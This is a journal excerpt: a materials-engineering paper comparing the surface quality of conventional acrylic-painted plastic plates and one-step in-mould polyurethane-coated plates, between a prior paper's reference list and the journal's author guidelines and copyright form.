- [9] Caesar M., Design and implementation of a routing control platform, Paper presented at the 2nd Conference Symposium Network System Design Implementation, C 2, S 15–28, 2005.
- [10] McKeown N., Anderson T., Balakrishnan H., Parulkar G., Peterson L., Rexford J., Shenker S., & Turner J., OpenFlow: Enabling innovation in campus networks, ACM SIGCOMM Computer Communication Review, C 38,S 69-74, Nisan 2008.
- [11] Aksoy F., & Das R., Yazılım tanımlı ağlar için OMNeT++ platformunda OpenFlow protokolünün benzetimi, 2019 International Artificial Intelligence and Data Processing



Symposium (IDAP), Malatya, Türkiye, 21-22 Eylül 2019.

[12] <https://www.opennetworking.org> Erişim Tarihi: 03.10.2019.

[13] [https://www.opennetworking.org/wp-content/uploads/2013/02/TR\\_SDN\\_ARCH\\_1.0\\_06062014.pdf](https://www.opennetworking.org/wp-content/uploads/2013/02/TR_SDN_ARCH_1.0_06062014.pdf) Erişim Tarihi: 27.09.1019.

[14] Aydın M. A., Zaim A. H., & Ceylan K. G., A hybrid intrusion detection system design for computer network security, *Computers and Electrical Engineering*, C 35, S 517–526, 2009.

[15] Sezer, S., Scott-Hayward, S., Chouhan, P. K., Fraser, B., Lake, D., Finnegan, J., Viljoen N., Miller N. M., & Rao, N., Are We Ready for SDN? Implementation Challenges for Software-Defined Networks, *IEEE Communications Magazine*, C 51, S 36-43, 2013.

[16] <http://www.hping.org> Erişim Tarihi: 06.10.2019.

[17] <https://www.monkey.org/~dugsong/dsniff/> Erişim Tarihi: 06.10.2019.

[18] <http://www.projectfloodlight.org/floodlight/> Erişim Tarihi: 30.10.2019.

[19] <http://mininet.org> Erişim Tarihi: 30.09.2019.

[20] <https://www.kali.org> Erişim Tarihi: 30.10.2019.



## **SURFACE CHARACTERISTICS COMPARISON BETWEEN TRADITIONAL AND ONE STEP PRODUCTION CYCLE**

**Sevil DEMİRCİ<sup>1\*</sup>, Semih ERTÜRK<sup>2</sup>, Uğur ÜZEL<sup>3</sup>**

Tofaş Türk Otomobil Fabrikası A.Ş., R&D Material Engineering Department, Bursa, Türkiye

### **Abstract**

Surface quality behaviour was investigated for one step production system compared to traditional painting process. This study was conducted to compare and analyse the effect of one step production cycle on surface quality when compared with traditional production system. Sample plates were prepared by traditional painting process with acrylic solvent-based paint and one step production cycle with polyurethane (PU) coating systems. Surface quality of plates were analysed regarding scratch resistance, thermal aging resistance and orange peeling formation. Test methods were determined according to Fiat painted plastic part qualification norms. Test results revealed that gloss loss, roughness values and orange peeling formation affinity were less for one step production system with PU than conventional system with solvent based acrylic paint. This study contributes to revealing surface quality performance for the methods of producing painted parts that are more resistant to scratch, thermal conditions and having much fewer surface defects like orange peeling.

**Keywords:** Surface defects for painted parts, production systems for painted parts

\* sevil.demirci@tofas.com.tr, <https://orcid.org/0000-0002-3555-4607>



## GELENEKSEL VE BİR ADIMDA ÜRETİM PROSESİ ARASINDAKİ YÜZEY ÖZELLİKLERİNİN KARŞILAŞTIRMASI

### Özet

Geleneksel boyama işlemine ile bir basamaklı üretim sistemi arasındaki yüzey kalitesi davranışı incelenmiştir. Bu çalışma, geleneksel üretim sistemine göre bir kademeli üretim döngüsünün yüzey kalitesi üzerindeki etkisini karşılaştırmak ve analiz etmek için yapılmıştır. Numune plakaları akrilik solvent bazlı boya ile geleneksel boyama işlemi ve poliüretan (PU) kaplama sistemleri ile bir aşamalı üretim döngüsü ile hazırlanmıştır. Plakaların yüzey kalitesi çizilme direnci, ısıl yaşlanma direnci ve portakallanma oluşumu açısından analiz edilmiştir. Test yöntemleri Fiat boyalı plastik parça yeterlilik normlarına göre belirlenmiştir. Test sonuçları, PU ile bir aşamalı üretim sisteminin parlaklık kaybı, pürüzlülük değerleri ve portakallanma oluşum yatkınlığının solvent bazlı akrilik boya içeren geleneksel sisteme göre daha az olduğunu ortaya koymuştur. Bu çalışma, çizilmeye, ısıl koşullara daha dayanıklı olan ve portakallanma gibi daha az yüzey kusuruna sahip boyalı parçaların üretilme yöntemleri için yüzey kalitesi performansının ortaya çıkmasına katkıda bulunmaktadır.


**Anahtar Kelimeler:** Boyalı parçalar için yüzey hataları, boyalı parçalar için üretim sistemleri

### 1. INTRODUCTION


Plastic parts are painted to protect the parts from environmental conditions and influence customer's perception. In traditional painting cycle plastic painted parts are produced by painting with primer, basecoat and, if necessary, individual varnish layers as shown on Figure 1 schematically. This process is carried out by manual or automatic robotic painting systems. In conventional application technology, the plastic materials are sent to the paint shop after the injection process is completed and proceeds in the painting operations of the separate layers. There are intermediate painting lines and ovens more than one. This process is one of the most energy consumptive step among whole process including beginning from the part injection to assembly. In this process, time, material, labour and quality losses are experienced in every operation step. The visual quality of the painted parts varies depending on the application parameters of each operation. The part is open to external influences. Dust and similar problems cause increase of scrap ratio. Because of that reasons and demand of high surface quality for the

parts, new technologies for coating the parts are developed such as colored raw material injection and film applications. Coloured raw material injection technology provides eliminating painting process, but colour alternative is limited for this technology. Film applications technologies are also basic processes when compared the conventional painting, but films are not so robust for external trims.

Combining injection and painting in one cycle, in-mould painting is one of these new developing coating technologies. Painting in the mould technology can perform both injection and painting processes in the mould simultaneously. One step process combines injection moulding and painting, which are separate operations in the conventional technique as it can be seen from Figure 2. This process allows to create injection moulded parts with a high-gloss hard-paint finish, refined depth effects or haptically impressive structured surfaces in a one step. Cycle time is less than the conventional method for both injection and painting process. This process has more production efficiency by providing less indirect labour and less scrap ratio. Also, it provides standard paint thickness and it prevents surface quality problems like as orange peeling and visual defects There are companies that developed technology of injection and painting in one mould combination and currently an automotive part is on a vehicle that was produced by this PU systems. The developers such as Krauss Maffei and automotive supplier Weidmann Plastics Technology studied joined a partnership to integrate the painting process in the injection mould with their other partners that are Hofmann Tool Manufacturing, Panadur and Bayer [1-2]. Similarly, Engel Austria GmbH presented a process called Decojet providing to transfer layer of paint and graining at the same time. This technology helps to add surface structures and haptical features to the colour and pattern [3].



**Figure 1:** Schematic representation of traditional painting process with acrylic paint



**Figure 2:** Schematic representation of one step production cycle with PU coating systems

Plastic part painting is an important process for surfaces having qualified and aesthetically good appearance regarding knowledge of painting process parameters and materials. It has known that painting technologies are being improved to decrease labour and material losses and increase surface quality and process yield. It is important to verify performance of new materials and painting technologies to reveal the feasibility. The surface quality of one step painting system with polyurethane systems was investigated in this paper.

## 2. MATERIAL AND METHODS

Plates that were produced with traditional system with solvent based acrylic paint are having three coating separate layers: Primer, basecoat and acrylic clear coat. The colour of the plates is piano black. The plates were painted in a paint shop.

Plates that were produced with one step production having one coating layer: Polyurethane casting lacquer from Votteler (PU911RK-PURIFLOW systems) with Engel 500 injection machine with a Hennecke PU mixing head.


Surface quality comparison was made by investigating performances after scratch resistance (ISO 20566: Paints and varnishes, determination of the scratch resistance of a coating system using a laboratory-scale car-wash), thermal aging resistance (Fiat Internal Standard LP-463PB-22-01: Cycle testing of painted surfaces) and orange peeling formation behaviour via Wave-Scan equipment.

These plates are not from the real parts. They were produced only to see scratch and visual quality performance regarding acrylic and PU systems with different painting systems.

## 2.1. Scratch Resistance Analysis

Scratch resistance performance of the plates were investigated by a laboratory scale car wash instrument in the scope of method ISO 20566. Machine based washing is simulated in the laboratory environment using a rotating polyethylene washing brush and silica powder solution consisting of  $(1,50 \pm 0,05)$  g of silica powder (silica micro-powder having a mean particle size of  $24 \mu\text{m}$ ) per liter of tap water. The test conditions have been designed to be like real conditions moreover it can be more aggressive than the real conditions in a car wash. Scratch resistance performance was evaluated by two measurements which are gloss loss and roughness measurement. Gloss loss measurement was performed with Erichsen Picogloss 562 MC and roughness measurement was performed with Bruker Alicona Infinite Focus to analyse surface topography after the test.


In principle, gloss of a surface is measured by its reflection property and gloss scale depends on the angle at which surface is viewed as shown on Figure 3. Light is sent at a specific angle and reflection is quantified.  $20^\circ$  is a more sensitive angle to haze effects of a high gloss surfaces [4]; therefore, gloss measurements were performed at the  $20^\circ$  angle.



**Figure 3:** Schematic representation of gloss measurement mechanism


Surface topography can be described by three main parameters which are P-profile (overall profile), W-profile (waviness profile) and R-profile (surface roughness profile). The R-profile is calculated by using a cut-off filter to remove the longwave components from the P-profile. The R-profile is therefore an intentional modification of the P-profile.  $R_a$  is the most common parameter in R-profile, and it is a mean value of all deviations from a straight line within the evaluation length, irrespective of the vertical direction so it cannot be determined whether the

deviations are peaks or valleys.




**Figure 4:** Graphical representation of  $R_a$

$R_z$  is maximum profile height that is mean value of the individual profile heights obtained between the largest peak height and the largest valley depth within the evaluation length.



**Figure 5:** Graphical representation of  $R_z$

$R_t$  is the arithmetic average of the height of the largest profile peak height and the largest profile valley depth within the evaluation length.



**Figure 6:** Graphical representation of  $R_t$

These main surface roughness parameters are included in ISO 4287. These three parameters will provide an information regarding surface characteristics.

## 2.2. Thermal Aging Resistance

Thermal aging resistance test is performed to find out defective area of the coating blistering, checking, cracking, loss of adhesion, colour and gloss. Total test cycle is 15 for exterior trim parts and this thermal cycle was performed considering exterior conditions. Every test loop includes specific defined time in hot oven at 80° C, in the humidity cabinet at 40 ° C with 95% RH, in the cold box at -30 ° C and final conditioning at room temperature based on the Fiat Internal Standard LP-463PB-22-01 (Cycle testing of painted surfaces). These cycles were simulated by Weiss Thermal Cabinet (WK3-340/70). Visual defects were observed by naked eye and gloss losses of the plates were measured by Erichsen Picogloss 562 MC.


## 2.3. Orange Peeling Formation Behaviour Comparison

Orange peeling is a visual defect on the coated surfaces and this defect was determined by a Wave Scan instrument. The light from a laser strikes the surface and reflects into the photosensor in the device. The perfect surface without orange peel reflects the light back into the sensor directly without distortion. The device is rolled across the surface and measures point by point optical profile of the surface across a defined distance. The device analyses the structures according to their size. In order to simulate the human eye's resolution at various distances, the measurement signal is divided into several ranges using mathematical filter functions as shown in Figure 7. Measurement signal is divided into several ranges as in Table 1.

**Table 1:** Wave Scan Device Measurement Ranges

Wa 0.1-0.3 mm wavelength
Wb 0.3-1 mm wavelength
Wc 1-3 mm wavelength
Wd 3-10 mm wavelength
We 10-30 mm wavelength
SW 0.3-1.2 mm wavelength
LW 1.2-12 mm wavelength





**Figure 7:** Wave-Scan equipment measurement in the range of different wavelengths


Ideally, the laser should reflect in the perfect mirror direction off the paint causing it to be directly bounced into the center of the photometer in the instrument. If orange peel is seen, then laser will be distorted by shorter wavelength (SW) or shifted by longer wavelength (LW) that is away from the center of the photometer. Structures with a size of 10 to 30 mm can best be seen at approximately 3 m. Fine structures in a range of 0.1 to 1 mm can only be recognized at a close distance.

Also, the device gives the distinctness of reflected image (DOI) value as a result. This value is a quantification of the spread of light reflected at the specular angle. This is very important indicator that is showing image quality. High DOI shows us light is perfectly reflected.

### 3. RESULTS AND DISCUSSION

#### 3.1. Scratch Resistance Analysis

Gloss loss and roughness measurement were performed on the sample plates after the scratch resistance test. Visual images of the plates are shown after the test on the Figure 8.



**Figure 8:** Image of a) conventional paint system with acrylic paint and b) one step production systems with polyurethane lacquer after test

Figure 8 represents conventional system with solvent based acrylic paint and one step production system with polyurethane lacquer differ from each other regarding intensity of scratches after the test. Conventional paint system sample exhibited much scratches after the test compared to one step system.

Gloss losses for both type plates were measured and summarized in the Table 2. Results indicated that gloss loss is 1,2 times higher for conventional paint system when compared with the one step system.

**Table 2:** Gloss loss values after scratch test

Paint System	Gloss Loss (20°)
Conventional with solvent based acrylic paint	46.5
One step with polyurethane lacquer	40.5


Surface roughness results are summarized as Ra, Rz and Rt values in the Table 3. Ra value which is the main parameter for surface roughness evaluation defining mean of all deviations is 13 % higher for conventional than one step system. Additionally, Rz value which is the largest peak height and the largest valley depth is resulted much more for conventional system when compared one step system.

**Table 3:** Roughness profile parameters after the scratch test

	Paint System	
	Conventional system ( $\mu\text{m}$ )	One step system ( $\mu\text{m}$ )
Ra/Mean roughness of the profile	0.571	0.504
Rz/Maximum profile height average	4.996	4.762
Rt/Total profile height	6.641	6.430

### 3.2. Thermal Aging Resistance Test

Thermal aging test performed to see how surface quality was affected for conventional system with acrylic paint and one step production system with polyurethane lacquer comparatively. The visual images are on the Figure 9 to evaluate the existence of any visual defects.



**Figure 9:** Image of a) one step production systems with polyurethane lacquer and b) conventional paint system with acrylic paint after test

**Table 4:** Gloss loss values after thermal aging test

Paint System	Gloss Loss (20°)
Conventional	3,5
One step	3,9

Visual images on Figure 9 and gloss loss values in Table 4 indicated that there is no detrimental difference among the two paint system after the thermal aging test. Hot to cold thermal cycle did not affect gloss level of the coatings on the surfaces.

### 3.3. Orange Peeling Formation Behaviour

Orange peeling formation was measured without any aging or any other treatment on the surfaces. The plates of two different systems were analysed with Wave Scan instrument and recorded in the Table 5 comparatively.

**Table 5:** Results of conventional painting process with acrylic paint and one step production cycle with PU systems by Wave Scan instrument

	Conventional	One step
LW	7	1.1
SW	4	3.1
DOI	85.5	96.4

R\*: Specular angle at which the light is reflected is 10.5

LW and SW results indicate that conventional painting system with solvent based acrylic paint shows much orange peeling behaviour than one step production cycle with PU. In addition, DOI value of one step production with PU is 12 % higher than conventional system.

## 4. CONCLUSION

This study was conducted to compare and analyse the effect of one step production cycle on surface quality when compared with traditional production system. Sample plates were prepared by traditional painting process with acrylic solvent-based paint and one step production cycle

with PU coating systems. Gloss loss is 1,2 times higher and Ra value which is defining mean of all deviations is 13 % higher for the conventional system than one step system. This result indicates that conventional solvent based acrylic paint systems are not so much resistant to scratches made by car wash apparatus. Polyurethane systems are more resistant, and this result can be attributed to elongation of these materials. Thermal aging resistance regarding gloss loss is the same for both systems since gloss loss results were very close to each other. DOI value of the conventional system is 12% less than one step system showing that orange peeling formation affinity for conventional system is more than one step system. It is known that visual quality depends of many external factors for conventional system such as operator competency, paint shop conditions. Since one step production system is closed to external factors, robust control of painting process can be provided by one step production system. This robustness of the system contributes the surface quality of painted plates.

## ACKNOWLEDGMENTS

We would like to thank to TOFAŞ Türk Otomobil Fabrikası A.Ş. and VOTTELER Lackfabrik GmbH & Co. KG for their support and motivation. All tests were conducted at Tofaş Türk Otomobil Fabrikası A.Ş. R&D Material Engineering Department Laboratory.

## REFERENCES

- [1] Mitzler J., Dykhuis M., Reuter S., Schelter D. (2014). One Surface, Three Effects. *Kunststoffe International*, 9, 41-44.
- [2] Mitzler J., Dykhuis M., Moch t., Gerndorf R. (2014). An Affordable Alternative to Conventionally Painted Parts. *Kunststoffe International*, 10, 85-88.
- [3] Kienzl W., Fischer M., Steinbichler G., Plinke S., Kralicek M. (2016). High Quality Interior Components at Low Unit Cost. *Kunststoffe International*, 12, 43-45.
- [4] Hanson A. R. (2006). *Measurement Good Practice Guide No.94*. Teddington: Crown

**KIRKLARELİ ÜNİVERSİTESİ MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ**  
**KIRKLARELİ UNIVERSITY JOURNAL of ENGINEERING and SCIENCE**

Kırklareli Üniversitesi Mühendislik ve Fen Bilimleri Dergisinde fen ve mühendislik alanında özgün araştırma makaleleri, derlemeler, kısa makaleler, teknik not, vaka takdimleri, kitap eleştirileri ve bilimsel nitelikli editöre mektuplar yayınlanır. Dergi Aralık ve Haziran aylarında olmak üzere yılda iki kez yayınlanır. Yayınlanmak üzere gönderilen eserlerin başka bir yerde yayınlanmamış veya yayınlanmak üzere gönderilmemiş olması gerekmektedir. Derginin yayın dili Türkçe ve İngilizcedir. Dergide yayınlanacak eserlerin her türlü sorumluluğu yazar/larına aittir. Makaleler, <http://dergipark.ulakbim.gov.tr> adresine gönderilmelidir. Makalenin hakem incelemesi için kabul edilmesi durumunda, Telif Hakkı Devir Formu tüm yazarlarca imzalanarak editörlüğe gönderilmelidir. Dergiye gönderilen makaleler, öncelikle Dergi Yayın Kurulu tarafından bilimsel içerik ve şekil bakımından ön incelemeye tabii tutulur. Dergi Yayın Kurulu, yayınlanabilecek nitelikte bulmadığı veya yazım kurallarına uygun hazırlanmayan makaleleri hakemlere göndermeden red kararı verme hakkına sahiptir. Değerlendirmeye alınabilecek olan makaleler, incelenmek üzere iki ayrı hakeme gönderir. Dergi Yayın Kurulu, hakem raporlarını dikkate alarak makalelerin yayınlanmak üzere kabul edilip edilmemesine karar verir.

**Yazım Kuralları / Instructions**

- 1.** Yazı tümüyle (metin, tablolar, denklemler, çizimler) bilgisayarda düzenlenmeli ve baskıya hazır biçimde teslim edilmelidir. Yazı, A4 (210 x 297 mm) boyutlu kâğıda, Word ortamında, 12 punto (ana başlık 14 punto) Times New Roman font kullanılarak, bir buçuk aralıkla ve her iki yana yaslı olarak yazılmalı, kâğıdın tüm kenarlarından 25 mm boşluk bırakılmalıdır.
- 2.** Çizimler ve tablolarla birlikte, makaleler 25 sayfadan, teknik notlar 6 sayfadan daha uzun olmamalıdır.
- 3.** Yazı, elektronik ortamda (CD veya e-posta eki) dergi e-posta adresine veya dergi yazışma adresine gönderilmelidir.
- 4.** Metin yalın bir dil ve anlatımla yazılmalı, Türkçe yazım kurallarına uygun olmalı, üçüncü tekil şahıs ve edilgen fiiller kullanılmalı, devrik cümleler içermemelidir.
- 5.** Bölümler (i) özet ve anahtar kelimeler, (ii) abstract and keywords (İngilizce başlık, özet ve anahtar kelimeler), (iii) ana metin (giriş, materyal ve metod, sonuçlar vb.), (iv) semboller, (v) teşekkür (gerekliyse) ve (vi) kaynaklar sırası içinde düzenlenmelidir.
- 6.** Başlık kısa ve açık olmalı, içeriği yansıtabilmelidir. Başlık büyük harfle ortalanarak yazılmalıdır.
- 7.** Yazar/ların adları kısaltmasız, başlığın altına yan yana, soyadlar büyük harfle ortalanarak 11 punto boyutunda yazılmalıdır. Yazar isimlerinden sonra virgül ve adres belirtmek için üst simge olarak rakam kullanılmalıdır. Yazışmaların yapılacağı sorumlu yazar isminde mutlaka üst simge yıldız (\*) sembolü olmalıdır. Adres/ler tam yazılmalı, kısaltma yapılmamalıdır. Sorumlu yazarın e-mail adresi dipnot olarak bulunmalıdır. Yazar adları yazılırken herhangi bir akademik unvan belirtilmemelidir.
- 8.** Özet (ve Abstract) çalışmanın amacını, kapsamını, yöntemini ve ulaşılan sonuçları kısaca tanımlamalı ve 200 kelimeyi aşmamalıdır. En az üç tane anahtar kelime verilmelidir. Anahtar kelimeler, zorunlu olmadıkça başlıktakilerin tekrarı olmamalıdır. Başlık, Özet ve İngilizce başlıklı Abstract birinci sayfaya sığdırılmalı, birinci sayfanın altında on satır boş bırakılmalı ve ana metin ikinci sayfadan başlatılmalıdır.
- 9.** Bölüm ve alt bölüm başlıkları numaralanmalıdır (TS1212).
- 10.** Semboller uluslararası kullanıma uygun seçilmeli; her bir sembol ve varsa kısaltmalar ilk kullanıldığı yerde tanımlanmalı, ayrıca metnin sonunda (Kaynaklardan önce) tüm semboller alfabetik sıra ile (önce Latin, sonra Yunan alfabesi) listelenmelidir.
- 11.** Matematiksel ifadeler (denklemler) Word ortamında "Equation Editör" kullanılarak yazılmalıdır. Metin içerisinde geçen denklemler numaralanmalı ve bu numaralar satır sonunda parantez içinde gösterilmelidir.



**12.** Tablo dışında kalan fotoğraf, resim, çizim ve grafik gibi gösterimler “Şekil” olarak verilmelidir. Resim, şekil ve grafikler net ve ofset baskı tekniğine uygun olmalıdır. Her tablo ve şeklin metin içindeki yeri belirtilmelidir. Tüm tablo ve şekiller makale boyunca sırasıyla numaralandırılmalı (Tablo 1., Tablo 2., Şekil 1., Şekil 2. gibi) başlık ve açıklama içermelidir. Grafik ve şekiller basılı sayfa boyutları dikkate alınarak çizilmelidir. Şekillerin sıra numaraları ve başlıkları şeklin altına, tabloların ki ise tablonun üstüne yazılmalıdır.

**13.** Yazılarda yalnızca SI birimleri kullanılmalıdır.

**14.** Teşekkür olabildiğince kısa olmalı, çalışmaya katkısı ve desteği bulunan kişi ve kuruluşlar belirtilmelidir.

**15.** Dergimize yayınlanmak üzere gönderilen makaleler benzerlik kontrol programı ile kontrol edilecektir. Benzerlik raporu ilgili yayın danışma kurulu üyesine kontrol etmesi için gönderilecektir. Benzerlik raporu sonucu yüksek çıkan makaleler için yazardan düzenleme talep edilir.

**16.** Kaynaklar metinde köşeli parantez ([ ]) içinde numaralanmalı ve kaynaklar listesinde metin içinde veriliş sırasına uygun biçimde belirtilmelidir. Yayınlanmamış bilgiler kaynak olarak verilmemelidir. Ancak tamamlanmış ve jüriden geçmiş tezler ve DOI numarası olan makaleler kaynak olarak verilebilir.

Kaynaklarda şu bilgiler verilmelidir:

*Kaynak makale ise:* Yazarın soyadı, adının baş harfi, diğer yazarlar, makalenin tam başlığı, derginin adı, cilt, sayı, başlama ve bitiş sayfaları, basıldığı yıl.

*Örnek:* [1] Naghdi, P. M., Kalnins, A., On Vibrations of Elastic Spherical Shells. J. Appl. Mech., C 29, S 65-72, 1962.

*Kaynak kitap ise:* Yazarın soyadı, adının baş harfi, diğer yazarlar, kitabın adı, cilt numarası, varsa editörü, yayınlandığı yer, yayınlandığı yıl.

*Örnek:* [2] Kraus. H., Thin Elastic Shells, New York. Wiley, 1967.

*Kaynak bildiri ise:* Yazarın soyadı, adının baş harfi, diğer yazarlar, bildirinin adı, konferansın adı, yapıldığı yer, başlama ve bitiş sayfaları, yıl.

*Örnek:* [3] Cappleman. O., Communication in the Studio, FIDE'98 International Conference on First Year Architectural Design Education Proceedings, Faculty of Architecture İstanbul Technical University, Cilt V, S 48-54, 1998

*Kaynak tez ise:* Yazarın soyadı, adının baş harfi, tezin adı, derecesi, sunulduğu kurum, başlama ve bitiş sayfaları, yıl.

*Örnek:* [4] Özşahin. B., Yalıtım Kalıplı Donatılı Beton Duvarlı Binaların Yapımsal ve Ekonomik Uygulanabilirliği, Doktora Tezi, Trakya Üniversitesi Fen Bilimleri Enstitüsü, S 5-9, 2011

*Kaynak rapor ise:* Yazarın soyadı, adının baş harfi, diğer yazarlar, raporun adı, türü, numarası, kuruluşun adı, yayınlandığı yer, yıl.

*Örnek:* [5] Makarewicz. J.C., Lewis. T., Bertram. P., Epilimnetic Phytoplankton and Zooplankton Biomass and Species Composition in Lake Michigan, 1983-1982, IL EPA 905-R-95-009, U.S EPA Great Lakes Natioanl Program, Chicago, 1995

*Kaynak internet ise:* Eğer bir bilgi herhangi bir internet sayfasından alınmış ise (internetten alınan ve dergilerde yayınlanan çalışmalar hariç)

Yazarın soyadı, adının baş harfi, diğer yazarlar, çalışmanın adı, internet sitesinin adı ve adresi, internet sitesine erişim tarihi

*Örnek:* [6] Pieper. C. M., Introduction to Activity Based Costing, ATechnical Bulletin From ABC Technologies, www.abctech.com 1998, Erişim tarihi: 12.10.2014

**KIRKLARELİ UNIVERSITY JOURNAL of ENGINEERING and SCIENCE**  
**KIRKLARELİ ÜNİVERSİTESİ MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ**

Kirklareli University Journal of Engineering and Science welcome materials for publications as original research papers, short communications, technical notes, case reports, book/software reviews and scientific letter to editors. Kirklareli University Journal of Engineering and Science is published two issues per year in June and December. Manuscripts submitted to the journal are only accepted if they have not been or will not be published and should not be under review elsewhere. Manuscript's language is English and Turkish. All responsibility of the studies belongs to the authors. Studies should be prepared in accordance with international scientific ethics rules. Studies must be sent to <http://dergipark.ulakbim.gov.tr>.

For the studies accepted for publication in our journal, copyright transfer form signed must be sent to the journal editorial. Papers are firstly checked for their suitability for technical and journal's style. The manuscripts that do not suit journal's standards or not suitable correspond to the scope journal are refused with unexplained reason. Manuscripts that are found suitable for peer review will be assigned to two expert reviewers. The final decision to accept or reject a manuscript will be made by the Editorial Boards. After review process, the Editorial Boards will inform the authors of acceptance, rejection or necessity of revision of the manuscript.

**Instructions / Yazım Kuralları**

1. Text (tables, equations, figures, pictures etc.) should be prepared using Microsoft Word Processor with Times New Roman font and 12 point (The title 14 point) size. Manuscripts should be written with 1,5 line spacing on A4 (210 x 297 mm) sized typing paper with 25 mm all margins.
2. The maximum number of pages for original research papers (including tables, figures and references) should be 25 and for the technical notes should be 6 respectively.
3. Paper should be sent online by the journal web site or should be posted CD by journal correspondence address.
4. Text should be written in plain language and narrative, it should be free from any spelling or grammatical errors and the third person singular passive verb should be used.
5. The parts should be in order to (i) Turkish abstract and key words, (ii) English abstract and key words, (iii) main text (Introduction, Material and Methods, Results, Discussions etc.), (iv) symbols, (v) acknowledgements and (vi) references.
6. The title suitable for the content should be clear, as short as possible and centered on the page with the capital letters.
7. All Authors full names should be written as lower case 11 font size in the middle and surname of the authors should be written capital letters. After authors name and surnames, authors' addresses should be stated with superscript numbers (e.g. 1, 2, 3). Corresponding author's full name should be marked with an asterisk (\*). All authors' addresses must be typed with lower case 11 font in the center. The corresponding author's contact address and e-mail address should be given. Names of institutions and cities each authors also must be stated. Authors' name and surname should not indicated any academic title.
8. A brief, informative English and Turkish abstract, not exceeding 200 words, should be typed in 12 font size. Immediately following the abstract, authors should provide at least 3 English and Turkish keywords or phrases that reflect content of the article. The key words should not repeat of the title as possible.
9. Section and sub-section title should be numbered (TS1212).
10. In general, the recommendations of the SI units should be followed. Symbols, formulas and equations should be written with great care, capitals and lower case letters being distinguished where necessary. Unusual symbols employed for the first time should be defined by name in the left-hand margin. Abbreviations require definition when first used.

11. Mathematical expressions should be written by an equation editor (Word format). Each equation in text should be numbered and numbers should be shown in parentheses at the end of the line.
12. The drawings, photos and graphs except the tables should be given as "Figure" in manuscript. Electronically submitted figures and graphs are preferred \*.jpg or \*.tiff formats. Do not give magnification on scales in the figure titles; instead draw bar scales directly on the figures. All the tables and figures must be referred in the text. The numbers and headings of figures must be written below the figure. The numbers and headings of tables should be written the top of the table.
13. SI (System International d'Unités) units should be used.
14. The acknowledgement in the manuscript should be short as possible and it should be indicated if any support is given to work by an institution or a person.
15. Manuscripts submitted for publication in our journal are checked a similarity control software. Similarity report will be sent on the advisory board to be checked. If the similarity control program report results as high similarity, manuscripts are sent back to authors for them to make necessary changes.
16. Literature references are to be numbered consecutively in square brackets. The list of references should be given at the end of the paper in order of their first appearance in the text. Unpublished data should not be used as references. But MSc and PhD thesis, accepted by jury and the manuscripts not published yet if accepted for publication with DOI numbers can be use as references.

References should be provided with the following information:

*If the reference is a journal paper:* Author surname, first name initial(s), title of the paper, journal name, volume number, pages, year.

*Example:* [1] Naghdi, P. M., Kalnins, A., On Vibrations of Elastic Spherical Shells. J. Appl. Mech., C 29, S 65-72, 1962

*If the reference is a book:* Author surname, first name initial(s), title of the book, volume number, editor(s) (if provided), place of print , page interval, year.

*Example:* [2] Kraus. H., Thin Elastic Shells, New York. Wiley, 1967.

*If the reference is a congress presentation:* Author surname, first name initial(s), title of the presentation, name of the congress, seminar or conference, place, page interval, year.

*Example:* [3] Cappleman. O., Communication in the Studio, FIDE'98 International Conference on First Year Architectural Design Education Proceedings, Faculty of Architecture İstanbul Technical University, Cilt V, S 48-54, 1998

*If the reference is a printed thesis:* Author surname, first name initial(s), title of the thesis, thesis type (MSc. or Ph.D), institute submitted, place, page interval, year.

*Example:* [4] Özşahin. B., Yalıtım Kalıplı Donatılı Beton Duvarlı Binaların Yapımsal ve Ekonomik Uygulanabilirliği, Ph.D, Trakya University Graduate School of Natural and Applied Sciences, P 5-9, 2011

*If the reference is a source publication:* Author surname, first name initial(s), report name, name of the organization (if the report is prepared by an organization), report number (if applicable), place, page interval, year.

*Example:* [5] Makarewicz. J.C., Lewis. T., Bertram. P., Epilimnetic Phytoplankton and Zooplankton Biomass and Species Composition in Lake Michigan, 1983-1982, IL EPA 905-R-95-009, U.S EPA Great Lakes Natioanl Program, Chicago, 1995

*For Electronic Encyclopedia and books:* Author surname, first name initial(s), title of the paper, journal name, website name and web address, date of access

*Example:* [6] Pieper. C. M., Introduction to Activity Based Costing, A Technical Bulletin From ABC Technologies, www.abctech.com 1998, 12.10.2014



**MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ**  
JOURNAL of ENGINEERING and SCIENCE  
http://fbdergi.klu.edu.tr

**TELİF HAKLARI DEVİR FORMU**

Makale Adı: .....

Yazarların Ad/ları: .....

Biz aşağıda imzaları bulunan yazarlar, sunduğumuz makalenin orijinal olduğunu; başka bir yerde yayınlanmak üzere verilmediğini, daha önce yayınlamadığını, eğer, tümüyle ya da bir bölümü yayınlandı ise yukarıda adı geçen dergide yayınlanabilmesi için gerekli her türlü iznin alındığını ve orijinal telif hakkı devir formu ile birlikte Kırklareli Üniversitesi Fen Bilimleri Enstitüsü Mühendislik ve Fen Bilimleri Dergisi Editörlüğü'ne gönderildiğini garanti ederiz.

Makalenin telif haklarından feragat etmeyi kabul ederek sorumluluğu üstlenir ve imza ederiz.  
Bu vesileyle makalenin telif hakkı Kırklareli Üniversitesi'ne devredilmiştir. Kırklareli Üniversitesi Fen Bilimleri Enstitüsü Mühendislik ve Fen Bilimleri Dergisi Editörlüğü makalenin yayınlanabilmesi konusunda yetkili kılınmıştır. Bununla birlikte yazar/ların aşağıdaki hakları saklıdır:

1. Telif Hakkın dışında kalan patent vb. bütün tescil edilmiş haklar.
2. Yazarın gelecekteki yapacağı kitap ve dersler gibi çalışmalarında; makalenin tümü veya bir bölümünü ücret ödemeksizin kullanma hakkı.
3. Makaleyi satmamak koşulu ile kendi amaçları için çoğaltma hakkı.

Yazar Adı: Tarih: ...../...../..... İmza:

Yazar Adı: Tarih: ...../...../..... İmza:

Yazar Adı: Tarih: ...../...../..... İmza:

Yazar Adı: Tarih: ...../...../..... İmza:

Yazar Adı: Tarih: ...../...../..... İmza:

Yazar Adı: Tarih: ...../...../..... İmza:

(Yazar isimleri makaledeki sıraya göre yazılacak ve Telif Hakları Devir Formu tüm yazarlar tarafından imzalanacaktır.)

**Makaleyi Gönderen Sorumlu Yazar:**

Adı -Soyadı:

Yazışma Adresi:

Telefon: ( )

Fax: ( )

E-posta:

